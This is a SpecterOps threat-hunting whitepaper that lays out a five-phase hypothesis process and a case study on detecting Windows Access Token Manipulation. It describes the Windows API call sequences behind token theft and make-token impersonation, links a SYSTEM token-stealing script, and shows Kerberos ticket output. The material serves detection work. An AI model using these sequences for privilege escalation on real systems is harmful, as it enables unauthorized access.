SPECTER OPS

A Process is No One

Hunting for Token Manipulation

Jared Atkinson

Robby Winchester

Abstract

Hunting has become a very popular term and discipline in information security, but there are many different definitions and perspectives surrounding the practice. In this paper, we will outline how we view hunting through our five step approach to perform hypothesis driven hunting. In addition, we will walk through a case study detecting Access Token Manipulation, highlighting the actions performed at each step of the process. At the conclusion of the paper, the reader should better understand hunting, our five-step hypothesis process, and how to apply it to real world scenarios.

What is Hunting?

We define hunting as "searching for evidence of malicious activity which has evaded in-place defensive solutions." This approach assumes that there is a baseline of network detection solutions in place (such as firewalls and antivirus) which are configured and blocking some initial level of malicious activity in the environment. The purpose of hunting is to search in areas that are not currently covered by defensive security solutions or where coverage is lacking. Hunting is not designed to replace traditional network defense tools or solutions, rather, hunting is a means to ensure that existing defensive solutions are being fully utilized and that the security landscape is being regularly evaluated for new threats.

The end goal of the hunting effort should be to discover new threats to the environment, identify high fidelity detections specific for the environment, and supply those detections to the network defense team to continually advance the security baseline.

Hunting Methodology

There are several different approaches to hunting, all with the same end goal to detect malicious activity. The first approach that often occurs is to purchase a tool which performs "hunting" for the company with minimal staff involvement. This approach will often leave a lot to be desired, as each environment is unique and has different operating requirements and configurations. A completely automated hunt solution requires a large amount of effort in baselining to ensure that there are not more alerts than there is time to investigate. This is commonly known as the "false positive problem." Additionally, automated hunt solutions do not take into account the unique concerns or configurations of the specific environment, which may leave gaps in security coverage. Finally, this solution requires that the purchased toolset remain the best choice for the environment, otherwise it will be necessary to migrate to a new hunting solution. Investing in another security solution for hunting will likely increase the security posture of the environment, but is not a complete solution to hunting.

The next common approach is two a part process; gather as much information as possible from the environment and have analysts hunt for malicious activity in that data set. This process will still require some type of tools for collection of information as well as a Security Information and Event Management (SIEM) solution to centralize all of the gathered event information for analysis. This approach allows for the organization to ensure that all desired information is being gathered for analysis, however it often lacks the automated alerting and built in detections of a commercial hunt tool. It also requires that the hunt analysts evaluating the data are competent and understand what is “good” and “bad” in the environment. When this is combined with the normally large amount of information being gathered, searching for a needle in an ever growing haystack seemingly becomes an impossible task for the analyst. Supplying an analyst with a large amount of information, but not providing sufficient focus can lead to gaps in what is being hunted for in the environment and difficulty selecting what types of activity to hunt.

The final approach we commonly see, and our recommended approach, is a “hypothesis” based hunt process. In this approach the hunt team first makes a hypothesis related to malicious activity in the environment, then gathers data specific to the hypothesis, and performs hunting actions to support researching the hypothesis. In this approach, there is a focus and direction for hunting provided by the hypothesis, which ensures that the desired malicious activity is being detected in the environment. Hypothesis-driven hunting is only as good as the hypotheses which are used to run the program, however there is little guidance for how to create and track hunt hypothesis over time. In order to streamline this process we have created a 5 step process for creating hunt hypotheses which are actionable by analysts and can easily allow for tracking of the hunt effort over time.

Hunt Hypothesis Process

The overall goal of hypothesis-driven hunting on the surface seems fairly simple: create a hypothesis, gather data to research the hypothesis, and determine if the hypothesis was correct. However, the actual creation of good, meaningful hunt hypotheses can be very difficult. If the hypothesis is too specific (such as searching the environment for network traffic to "known bad" destinations from threat intelligence) then there is a high likelihood that attacker activity may continue to evade detection. If the hypothesis is too broad (such as searching the environment for the presence of FIN7) then it will be difficult for the investigation to be completed in a timely manner and hard for the analysts to find a place to start.

With this in mind, we created our Hunt Hypothesis Generation Process, which breaks down the creation of a hunt hypothesis into 5 phases. Following this process will ensure that the hunt hypotheses will be achievable by the hunt team and lead to a better overall environment security posture. Prior to beginning the hunt hypothesis generation process, it is advisable to learn about Tactics, Techniques and Procedures (TTPs) as well as a familiarity with the MITRE ATT&CK Matrix[1] which will be heavily referenced in this whitepaper. For more information about how we use the terminology TTPs can be found please refer to our "What's in a Name? TTPs in InfoSec" blog post[2].

Phase 1: Identify the Tactic and Technique(s)

The first phase of the hypothesis generation process is designed to determine the general direction for the hunt hypothesis. This normally will begin with some overall stimulating event, question, concern, or attack that is affecting the organization or other companies in the same sector. The first task is to break down that general concern, say for example use of Mimikatz in the environment, into the different tactics and then techniques that compose it. For this, we use the MITRE ATT&CK matrix, which we have found to be the best reference for a comprehensive list of attacker TTPs. To properly understand which tactics are being used may require some upfront research to better understand at a high level what is involved with the originating concern, especially if the topic is not well understood.

Once sufficient research has been performed, there should be one or more tactics that are involved in the attack. The first step is to choose one tactic to focus on for the hypothesis. There are many different approaches to selecting the targeted tactic. The selected tactic may represent the highest perceived threat, the area where there is the least other coverage, or a tactic that has not been otherwise covered over a period of time. Once a tactic is selected,

1 https://attack.mitre.org/wiki/Main_Page

2 https://posts.specterops.io/whats-in-a-name-ttps-in-info-sec-14f24480ddcc

additional research will be necessary to understand the different techniques which fall under the selected tactic.

Just as there may be many tactics involved with any given attack, there will also likely be several different techniques. After completing the research and having an understanding of what all techniques are included, the final part of the first phase is to select a single technique to focus on, similar to the selection of a single tactic. As with the selection of the tactic, there is no one method for selecting which technique will be the focus of the hunt hypothesis. The technique may be selected based on the perceived frequency of occurrence/likelihood, the damage to the organization should that activity be present, or the lack of coverage for that type of activity currently being present in the environment.

If there is no specific event or concern that is stimulating the hypothesis generation, the MITRE ATT&CK Matrix can be directly consulted, selecting a tactic and technique from the matrix. This may be done either based on an area where current coverage is lacking or historically has not been investigated.

Determining the targeted attacker tactic and technique will provide the necessary direction for having an actionable hunt hypothesis. The first phase ensures that what may have started out as a vague concern or problem will be solidified into the specific attacker tactic and technique most concerning to the organization.

Phase 2: Identify the Procedures

Phase 2 begins with a selected attacker tactic and technique for investigation from Phase 1, but that is still not enough specificity to actually perform a hunt effort. The next step is to identify the specific methods that are used to perform the attack, the procedures portion of TTP, in order to provide a targeted focus to the hunt hypothesis.

Further research is required during this phase to identify and understand the different procedures that are used by an attacker to accomplish the technique. Much of this type of information is found in technical threat intelligence reports and technical attack write-ups found online. The goal is to determine what are the actual specific tools, command lines, etc that the attacker uses for this technique, however, not just obtain hashes to add to a blacklist.

The primary focus is to determine what is common across various procedures. Is there some system requirement for the attack to be successful? Is there a single tool that is frequently used by multiple different actors to perform similar tasks? Are there built in system functions being

used that leave evidence? Evaluating what different procedures are in use and how they are related with help with selecting which procedures will be the focus of the hunt investigation.

After performing the research to understand what different procedures there are for performing the targeted technique, it is necessary to select the targeted procedures which will be part of the hunt hypothesis. This represents the last part of the "what" is being looked for in the hypothesis; the following steps will flesh out "how" you are looking for evidence of the activity and the "when and where" you are looking.

Phase 3: Identify Collection Requirements

Phase 3 is the most involved phase, requiring the time and effort spent performing research and development focused by the first two phases. The objective of this phase is to determine what information is required to be gathered and how to obtain that information in order to detect the highlighted activity.

There are two primary methods that can be used to determine what evidence of activity is created by the procedures: referencing existing technical write-ups and performing testing on your own. Existing write-ups provide a great starting point and can highlight known evidence, however it is best to personally validate as much of the findings as possible to determine if any additional evidence is being missed. Replicating the malicious activity in a lab environment and monitoring for what types of evidence are generated will validate existing findings and help to identify any new sets of information which may be used for detection.

Once the information necessary to detect the activity has been identified, the next step is to determine how to collect that information in the environment. It is important to consider that the necessary data may already being gathered in the environment, however the analysis to detect this activity on that data may not be currently occurring. For data that is not currently being collected, it may be necessary to develop a new method for gathering that information. This may involve purchasing a new tool purposefully selected for gathering this information or the development of a new internal capability leveraging existing technology currently in place.

Once a basic understanding has been achieved about how the malicious activity functions and what evidence of the activity is present, the next step is to test the identified collection requirements against a sample production system or network. Activity that may have stood out on a test host or network may end up being very similar to legitimate activity and therefore be difficult to detect. Testing against a replica system and/or network will help reduce the number of false positives occurring during the actual implementation of the hunt hypothesis.

Phase 4: Identify the Scope

The focus of this phase is to determine what scope, both of time and coverage of systems, can be accomplished. Our recommendation is limiting the timeframe to one week per hypothesis and scoping the number of systems appropriately. This ensures that problems are broken down into achievable pieces and that progress can be made in the environment week over week. Assuming a one week timeframe, the complexity of the collection requirements from phase 3 will be the primary driver behind the number of systems which will be included in the scope.

There are many approaches that can be taken to prioritize scoping of systems. Firstly, threat intelligence information may be used to determine what types of systems are most targeted or geographic regions facing increased malicious activity. Another approach could be focusing first on the "crown jewel" systems which are most important to business operations. Finally, the most broad scope would be all systems in the environment which could be affected by the threat, though this may be difficult to complete in a one week execution for a large environment.

At the conclusion of this phase all the necessary parts of the hunt hypothesis will be complete, allowing for a focused hunt effort with a very targeted focus that will address a very specific question about activity present in the environment.

Phase 5: Document Excluded Factors

The final, and arguably most important, phase is the documentation of what TTPs and scope were not included in the current hypothesis. For each of the other phases, the effort was on whittling down focus to a highly focused hunt hypothesis that is actionable by a hunt team. For this phase the focus is to document the TTPs and scope which were not included in the current hunt hypothesis.

Documenting this information serves many purposes, first of which is tracking what TTPs are being hunted for in an environment and which are not. The areas excluded were needed to focus the hypothesis and make it actionable. Each of the excluded factors may turn into it's own hunt hypothesis in the future with that being the new focus.

Tracking what is being hunted for in the environment and then adjusting the focus to ensure that you are not always excluding the same TTPs or scope of systems will maximize the hunt capability.

Case Study - Detecting Access Token Manipulation

Situation

This section of the white paper focuses on the practical application of the Hunt Hypothesis Generation Process. For the sake of this case study, we will use a notional business that is looking to incorporate hunting into their security program. This notional business is medium-sized with a relatively small security budget, which means their network does not have an Endpoint Detection and Response (EDR) solution, no lateral network visibility, and every user is a local administrator on their own machine. Since limited resources are available, it is extremely important to implement a well organized hunt methodology.

Phase 1: Identify the Tactic and Technique(s)

A great first step for a new hunt program is to start with building detections around open source or well known attack tools. The idea here is that if a program cannot detect well known attack tools (from a behavioral perspective) then it is unlikely that it can/will detect unknown tools or capabilities. The company's Hunt team has followed the use of PowerShell based malware over the past couple of years and is particularly interested in being able to detect PowerShell Empire within their domain. The first phase of the Hunt Hypothesis Generation Process is to break PowerShell Empire into its component capabilities (what attack techniques does it implement). The biggest mistake organizations make with their Hunt operations is to build detections around individual malware instead of the techniques that malware implements. There are only a finite number of attack techniques, while new malware can be created for eternity.

The goal of this phase is to select a particular Tactic and Technique to research and build a detection for. Since we selected PowerShell Empire as our example, we can now analyze its behavior to identify the Tactics and Techniques it provides through its capabilities. Below is a bulleted list of the Tactics found within PowerShell Empire:

- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Execution
- Collection
- Exfiltration

- Command and Control

We identified that all users are members of the local administrators group on their own system and we know that we do not have any auditing over privileged accounts. Privilege Escalation is a known limitation for our current collection capabilities, so we have chosen this tactic to focus on for this hypothesis. The next step is to determine the list of Privilege Escalation techniques implemented by PowerShell Empire. Our list is below:

- Privilege Escalation
    - Access Token Manipulation
    - Accessibility Features
    - Bypass User Account Control
    - DLL Injection
    - DLL Search Order Hijacking
    - File System Permission Weakness
    - New Service
    - Scheduled Task
    - Service Registry Permission Weakness
    - Valid Accounts

To make this hypothesis digestible, we had to select one Technique to focus our efforts around. Based on its widespread use in public attack toolsets we selected Access Token Manipulation as our targeted technique.

Access Token Manipulation[3] is an attack technique by which the attacker can assume the identity of a different user account (user) than their own (their current user) through a Windows feature known as impersonation. This technique allows an attacker to execute code on behalf of a higher privileged (or otherwise different) user.

Phase 2: Identify the Procedures

Phase 2 focuses on breaking down the selected technique into its procedural components and deciding if the components are similar enough to address within one hypothesis. This phase is where we begin investigating the technical implementation of our selected Technique, Access Token Manipulation, which is a fancy name for a mechanism in Windows called Impersonation. Microsoft describes Impersonation as, "*The ability of a thread to execute using different security information than the process that owns the thread. Typically, a thread in a server application impersonates a client. This allows the server thread to act on behalf of that client to*

3 https://attack.mitre.org/wiki/Technique/T1134

access objects on the server or validate access to the client's own objects.[4]" This means that an attacker can impersonate any user they please, presuming that user is logged in and has a valid access token to impersonate.

To fully appreciate the use of Access Token Manipulation by adversaries, and how defenders might detect this technique, it is important to understand how authentication works within Windows. To start this section, we will describe the components of the Windows Authentication architecture and then we describe how attackers use this knowledge to abuse these features.

Windows Authentication Overview

Authentication within Windows is a very complex subject, and while a full description of this process is outside the scope of this paper, it is important to describe at a high level how different components interoperate to allow local and domain authentication to function. To understand Access Token Manipulation, a defender must understand two major authentication components: Logon Sessions and Access Tokens. Additionally, we found that Kerberos Ticket Granting Tickets are also quite beneficial in detecting some attacker activity that in our estimation falls within the Access Token Manipulation technique.

Logon Session[5]

When a user logs-on (authenticates) to a Windows computer, a Logon Session (session) is created by the chosen authentication package (NTLM, Kerberos, Negotiate, CredSSP, etc.)[6]. The authentication package also interacts with the Local Security Authority (LSA) to retrieve the information necessary to create an Access Token. The session maintains a reference count to the Access Token. This reference count is incremented whenever a process is created within the Logon Session or whenever the Access Token in impersonated. When a program is terminated, it releases its handle to the Access Token and the reference count is decremented. Once a session's Access Token has no references left, the session is terminated.

Access Token[7]

An Access Token (token) is a kernel object that describes the security context of a process or thread with information like user, groups, privileges, etc. Tokens are used by the operating system to allow or disallow access to securable objects or when a user attempts to execute a task that requires privilege. Every process is given a *primary token* when it is created. A

4 https://msdn.microsoft.com/en-us/library/windows/desktop/aa376391(v=vs.85).aspx

5 https://msdn.microsoft.com/en-us/library/windows/desktop/aa378338(v=vs.85).aspx

6 https://msdn.microsoft.com/en-us/library/windows/desktop/aa380541(v=vs.85).aspx

7 https://msdn.microsoft.com/en-us/library/windows/desktop/aa374909(v=vs.85).aspx

process's primary token describes the associated user account and dictates what securable objects or privileged tasks the process can perform. In certain situations, impersonation is used to provide a process with a second token, this time applied at the thread level. This second token is referred to as an Impersonation Token. Impersonation is commonly seen in server applications, like svchost, to impersonate a different user in the context of certain clients. In cases where a thread does not have an Impersonation Token applied, it will use the process's Primary Token. It is important to note that the token itself does not contain a user's credentials, as credentials are stored in the context of the Logon Session within the Local Security Authority Sub-system (lsass) process's memory. Instead, it contains security information (such as the user's SID and group memberships) that are used to determine if the user should be granted access to a securable object.

Kerberos Tickets[8]

When a user authenticates via the Kerberos authentication package, the Kerberos client on the local machine requests a Ticket Granting Ticket (TGT) from the Kerberos Key Distribution Center (KDC) and associates it with the requesting session. In Windows Active Directory environments, the KDC effectively means a Domain Controllers (DC). The TGT can then used to request Kerberos Ticket Granting Service Tickets (service tickets) to access network services like CIFS, WinRM, and RPC without the need for the user to reenter their password. While Kerberos tickets are not directly related to the Access Token Manipulation technique, the relationship will become clear when we start talking about different forms of this attack technique like "Make and Impersonate Token".

Procedures

The Access Token Manipulation technique can be broken down further to its individual procedures or implementations. In this section we will discuss our three logically separate implementations of Access Token Manipulation.

Token Impersonation/Theft[9]

The most straightforward implementation of Access Token Manipulation is simple Token Impersonation or more colloquially, Token Theft. Token Theft is an implementation of the Access Token Manipulation technique where attackers leverage the Windows impersonation architecture to duplicate and apply the token of a different user. A user can "steal" the token of a targeted user from a process or thread in that user's session and apply it to their own, thus impersonating that user. An example use case is if a user has local administrator access on a

8 https://msdn.microsoft.com/en-us/library/windows/desktop/aa380510(v=vs.85).aspx

9 https://youtu.be/H6w1Ja1pS84

system where a domain administrator is logged on. The attacker can steal the domain administrator's token to escalate their privilege within the domain context.

Below is a description of the Windows API functions that could be used to perform this attack:

- OpenProcess or OpenThread - Request a handle to a process or thread with the target user's token. This call is abstracted within PowerShell's Get-Process cmdlet.
- OpenProcessToken or OpenThreadToken - Request a handle to the target token.
- DuplicateToken - Create a duplicate of the target token.
- ImpersonateLoggedOnUser or SetThreadToken - Apply the duplicate token to the executing thread.

It is worth mentioning again that the stolen token is applied to the thread, not the process itself, as an Impersonation Token. When a defender queries the "owner" of a process, the owner is derived from the Primary token, not the Impersonation token. Thus in order to detect this method of process token theft, we must analyze both the process's token and tokens used by each thread in the process.

Create a Process with a Token[10]

The second common Access Token Manipulation scenario is called "Create a Process with a Token". In this scenario, the attacker creates a duplicate of a targeted user's token and then calls the CreateProcessWithTokenW function to start a new process with the duplicated token.

Below is a description of the Windows API functions used to perform this attack:

- OpenProcess or OpenThread - Request a handle to a process or thread with the target user's token. This call is abstracted within PowerShell's Get-Process cmdlet.
- OpenProcessToken or OpenThreadToken - Request a handle to the target token.
- DuplicateToken - Create a duplicate of the target token.
- CreateProcessWithTokenW - Create a process with the duplicate token made in the previous step.

While Token Impersonation/Theft adds an Impersonation Token to the current process's thread, this implementation creates an entirely new process with the target token applied as a Primary Token. This fact makes detection significantly different than other Access Token Manipulation attack implementations, as the new process appears, from the token perspective, to be a normal process.

10 https://youtu.be/H6w1Ja1pS84?t=20s

Make Token and Impersonate[11]

A third Access Token Manipulation scenario, which we have dubbed "Make Token and Impersonate", comes about when an attacker possesses credentials for a target user, but the user is not logged on locally. There are many situations in which an attacker may gain access to user credentials without the user being logged on. Below is a non-comprehensive list of such situations:

- Kerberoasting[12]
- Dumping Credentials (via Mimikatz, for example)
- Cleartext Credentials in Files (local or network shares)
- Passwords in Email
- Passwords in SharePoint or Internal Wiki pages

In the cases documented above, the attacker can create a logon session for the target user and impersonate that user's session. The LogonUser function provides the ability to create a new "network only" logon session with the LOGON32_LOGON_NEW_CREDENTIALS flag.

- LogonUser (LOGON32_LOGON_NEW_CREDENTIALS) - Create a Logon Session with a Logon Type of NewCredential (type 9) for the specified username and password. This Logon Session will act on behalf of the caller locally, but will use the username and password will be used on the network. LogonUser returns a handle to the token created for the new logon session.
- SetThreadToken - Applies the token created with the call to LogonUser to the current thread.

This functionality is similar to the runas application's /netonly flag as documented by Raphael Mudge in this blog post[13]. This attack will result in a new Logon Session with a Logon Type of NewCredentials (9). This logon type has an interesting behavior as it creates a "split personality" where one user (the caller) is used locally and a different user (the username and password passed to LogonUser) is used for network requests. When querying the associate user for the session or token, the caller (original user) will be returned. We have not found a straightforward mechanism in Windows to query the user that will be used for network requests.

11 https://youtu.be/H6w1Ja1pS84?t=38s

12 https://adsecurity.org/?p=2293

13 https://blog.cobaltstrike.com/2015/12/16/windows-access-tokens-and-alternate-credentials/

Selection

Since “Create a Process with a Token” is difficult to distinguish, from the token perspective, from any normal process, we decided to exclude this implementation from this hypothesis and will focus our efforts on “Token Impersonation/Theft” and “Make Token and Impersonate”.

Phase 3: Identify Collection Requirements

In this phase we will use open source implementations to identify relevant data points. Based on our understanding of the different components of Windows based authentication, we must collect tokens, sessions, and TGTs. We have written PowerShell scripts to collect each of these data sets. Links to the scripts are included in each section. We can then use Windows Remote Management (WinRM) or Windows Management Instrumentation (WMI) to execute our scripts across a large set of systems in a relatively short period of time. In our specific implementation, we use the Automated Collection and Enrichment Platform[14] (ACE), an open source data collection and enrichment system.


Access Tokens

Access Tokens are our main focus during this hunt, but can be misleading in certain situations (see “Make Token and Impersonate”). The majority of our analysis will be comparing Process and Thread tokens. For instance, a process with a Primary (Process) Token for a normal domain user. Below you will find a list of Windows API functions to collect tokens.

- Process32First and Process32Next - Iterates through currently running processes. These functions are abstracted within PowerShell’s Get-Process cmdlet.
- OpenProcess - Requests a handle to a process. This function is abstracted by PowerShell’s Get-Process cmdlet.
- OpenProcessToken - Requests a handle to a process’s token.
- Thread32First and Thread32Next - Iterate through current threads. These functions are abstracted within PowerShell’s Get-Process cmdlet.
- OpenThread - Requests a handle to a Thread.
- OpenThreadToken - Requests a handle to a thread’s token. If no token is present, then the thread will use the process’s token.
- GetTokenInformation - Query a token handle for its information (user, groups, privileges, impersonation level, etc.)

14 https://github.com/Invoke-IR/ACE

Our collection involves iterating through all Processes and Threads, and querying their associated tokens. You can see our implementation by reviewing our PowerShell script *Get-AccessToken*[15].



Kerberos Ticket Granting Tickets

Kerberos Ticket Granting Tickets allows the identification of what user identity was used to perform Kerberos authentication for a specific session. As TGTs are stored in the context of the session, we must first enumerate logon sessions. We can then focus on sessions with a Logon Type of “NewCredentials” (Type 9), so we can compare the session’s owner with the TGT’s user. This will allow us to identify abnormal behavior.

Below is a list of Windows API functions necessary to query TGTs:

- LsaEnumerateLogonSessions - Returns a handle to an array of session data structures.
- LsaGetLogonSessionData - Queries each session handle for its associated information (logon type, user, etc.). The rest of this code will iterate through each session and ask for its TGT.
- LsaRegisterLogonProcess - Establishes a connection to the Local Security Authority Server.
- LsaCallAuthenticationPackage - Calls a specified function implemented by an authentication package. In this case, we are interested in interacting with the Kerberos

15 https://gist.github.com/jaredcatkinson/17698b39efd72f976a6a846ec3a8eacd

authentication package to request the TGT. We can use the KerbRetrieveTicketMessage Kerberos message type[16] to request the TGT for the specified session.

- LsaDeregisterLogonProcess - Closes the connection to the Local Security Authority Server.

With this information we can now perform analysis of these NewCredential sessions to identify possible malicious activity. The *Get-LogonSession*[17] and *Get-KerberosTicketGrantingTicket*[18] PowerShell scripts show our implementation of these functions.

```
ServiceName                 : krbtgt
ClientName                  : mnelsonDA
DomainName                  : COVERTIUS.LOCAL
TargetDomainName            : COVERTIUS.LOCAL
AltTargetDomainName         : COVERTIUS.LOCAL
SessionKeyType              : aes256_cts_hmac_sha1_96
SessionKey                  : {225, 124, 224, 174...}
TicketFlags                 : name_canonicalize, pre_authent, renewable, forwarded, forwardable
KeyExpirationTime           : 1/1/1601 1:00:00 AM
StartTime                   : 11/17/2017 2:06:32 PM
EndTime                     : 11/17/2017 4:21:32 PM
RenewUntil                  : 11/17/2017 4:21:32 PM
TimeSkew                    : 0
EncodedTicketSize           : 1093
EncodedTicket               : {97, 130, 4, 65...}
SessionLogonId              : 52417312
SessionUserName             : mnelsonDA
SessionUserPrincipalName    :
SessionLogonType            : Network
SessionAuthenticationPackage : Kerberos
SessionLogonServer          :
SessionLogonDomain          :
PSComputerName              : 10.1.20.105
RunspaceId                  : 76940d6a-ce13-4021-8148-3e4e13907867
```

We now have the ability to collect the data we need to identify our target Access Token Manipulation tasks.

Phase 4: Identify the Scope

For this hypothesis, we will limit execution to a single week to gather necessary data, perform analysis and complete the hunt effort. Due to the small size of our network and the lack of sensitive and/or production systems, our hunt will include all Windows systems in the environment to which we have access.

Phase 5: Document Excluded Factors

For this phase, we will step through each of the previous phases and document the exclusions.

16 https://msdn.microsoft.com/en-us/library/windows/desktop/aa378099(v=vs.85).aspx

17 https://gist.github.com/jaredcatkinson/c95fd1e4e76a4b9b966861f64782f5a9#file-get-kerberosticketgrantingticket-ps1-L2256

18 https://gist.github.com/jaredcatkinson/c95fd1e4e76a4b9b966861f64782f5a9#file-get-kerberosticketgrantingticket-ps1

Phase 1: Identify the Tactics and Technique(s)

Since the original concern was around PowerShell Empire which is a full featured attack toolset, there are a large number of Tactics and Techniques that can be extrapolated. To make this hypothesis more approachable, we chose one Tactic/Technique to focus on for this exercise. For a complete list of excluded Tactics and Techniques, see Appendix A.

Phase 2: Identify the Procedures

In Phase 2, we identified three distinct Access Token Manipulation implementations or procedures, and decided to focus on the two of them (Token Theft/Impersonation and Make and Impersonate). The third procedure Create a Process with a Token was excluded from this hunt as it is difficult to differentiate this activity from a normal Process creation which would require a completely different detection strategy than the other two procedures.

Phase 3: Identify Collection Requirements

In this hunt hypothesis, we are working on the assumption that there is no real-time data collection capability (no EDR solution), so collection requirements were identified with this limitation in mind. If real-time collection were in play in our environment, we could focus our collection around API calls for SetThreadToken, ImpersonateLoggedOnUser, CreateProcessWithTokenW, LogonUser, etc.

Phase 4: Identify the Scope

Due to PowerShell Empire being a Windows focused toolset, this hunt excluded all Linux systems. Additionally, due to a lack of credentials, we were unable to scan and analyze 2 systems in the CYBERPARTNERS domain. If credentials were granted, scanning could take place on the excluded Windows systems.

Detections


Token Impersonation/Theft

The example below demonstrates an attacker impersonating an token for the LocalSystem account[19] (NT AUTHORITY\SYSTEM). The attacker starts by checking their current user which happens to be a local user named “tester”. Next the attacker calls the Get-System[20] function to


19 https://msdn.microsoft.com/en-us/library/windows/desktop/ms684190(v=vs.85).aspx

20 https://github.com/jaredcatkinson/PSReflect-Functions/blob/master/Examples/Get-System.ps1


"steal" a token from the winlogon process and then checks to ensure that they are indeed running as LocalSystem. Once this is confirmed the attacker can move on with their other tasks.



As a defender, we can use the Get-AccessToken function, which implements the API function calls mentioned earlier in this section, to query all tokens. Once all tokens are collected, we can inspect the Impersonation Tokens for odd behavior. Get-AccessToken produces objects that convey information about the token in question as well as the process's Primary Token. This allows us to quickly identify who is impersonating whom. Recall that the purpose of Impersonation in Windows is to allow a server application to impersonate a client, so a situation like an svchost process impersonating the local tester account may be normal but the tester account impersonating LocalSystem is certainly not.



If we take a look at the tokens for the powershell.exe process specifically, we again see that the process was started as the tester user, but later impersonated the LocalSystem account.



Make Token and Impersonate

Recall that this technique creates a new Logon Session using a specified username and password. This newly created Logon Session will have a Logon Type of NewCredentials which means the associated token will appear to be the original calling account, not the user passed to the LogonUser API function. This makes it difficult for defenders to identify anomalies between the local and network users.

During some research on a hypothesis for the Pass-the-Ticket technique, we found that if a domain account is used for Kerberos authentication, then the NewCredentials Logon Sessions (Logon Type 9) would request a TGT for the network user. We can now compare the the Logon Session's user (local user) against the TGT's user (network user). Again, this type of activity should be relatively rare and should follow expected use cases associated with runas /netonly. One accepted use case would involve a non-administrative user elevating to their administrative credentials to perform certain tasks.

In this example, we see a NewCredentials Logon Session where the session was started by the LocalSystem account. When we query the session's TGT, we find that a ticket has been requested, and granted, for the citadel.covertius.local\wschroeder_da user. Based on our corporate naming convention, we know that the wschroeder_da account is a Domain Administrator account in the CITADEL domain. While a NewCredentials Logon Session elevating to a Domain Administrator user is not necessarily abnormal, it is definitely not normal for that elevation to occur from the LocalSystem account. This activity has the evidence of the Make Token and Impersonate procedure.

```
ServiceName                 : krbtgt
TargetName                  :
ClientName                  : wschroeder_da
DomainName                  : CITADEL.COVERTIUS.LOCAL
TargetDomainName            : CITADEL.COVERTIUS.LOCAL
AltTargetDomainName         : CITADEL.COVERTIUS.LOCAL
SessionKeyType              : aes256_cts_hmac_sha1_96
SessionKey                  : {14, 11, 29, 11...}
TicketFlags                 : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyExpirationTime           : 1/1/1601 1:00:00 AM
StartTime                   : 9/13/2017 6:30:07 PM
EndTime                     : 9/14/2017 4:30:07 AM
RenewUntil                  : 9/20/2017 6:30:07 PM
TimeSkew                    : 0
EncodedTicketSize           : 1169
EncodedTicket               : {97, 130, 4, 141...}
SessionLogonId              : 907184
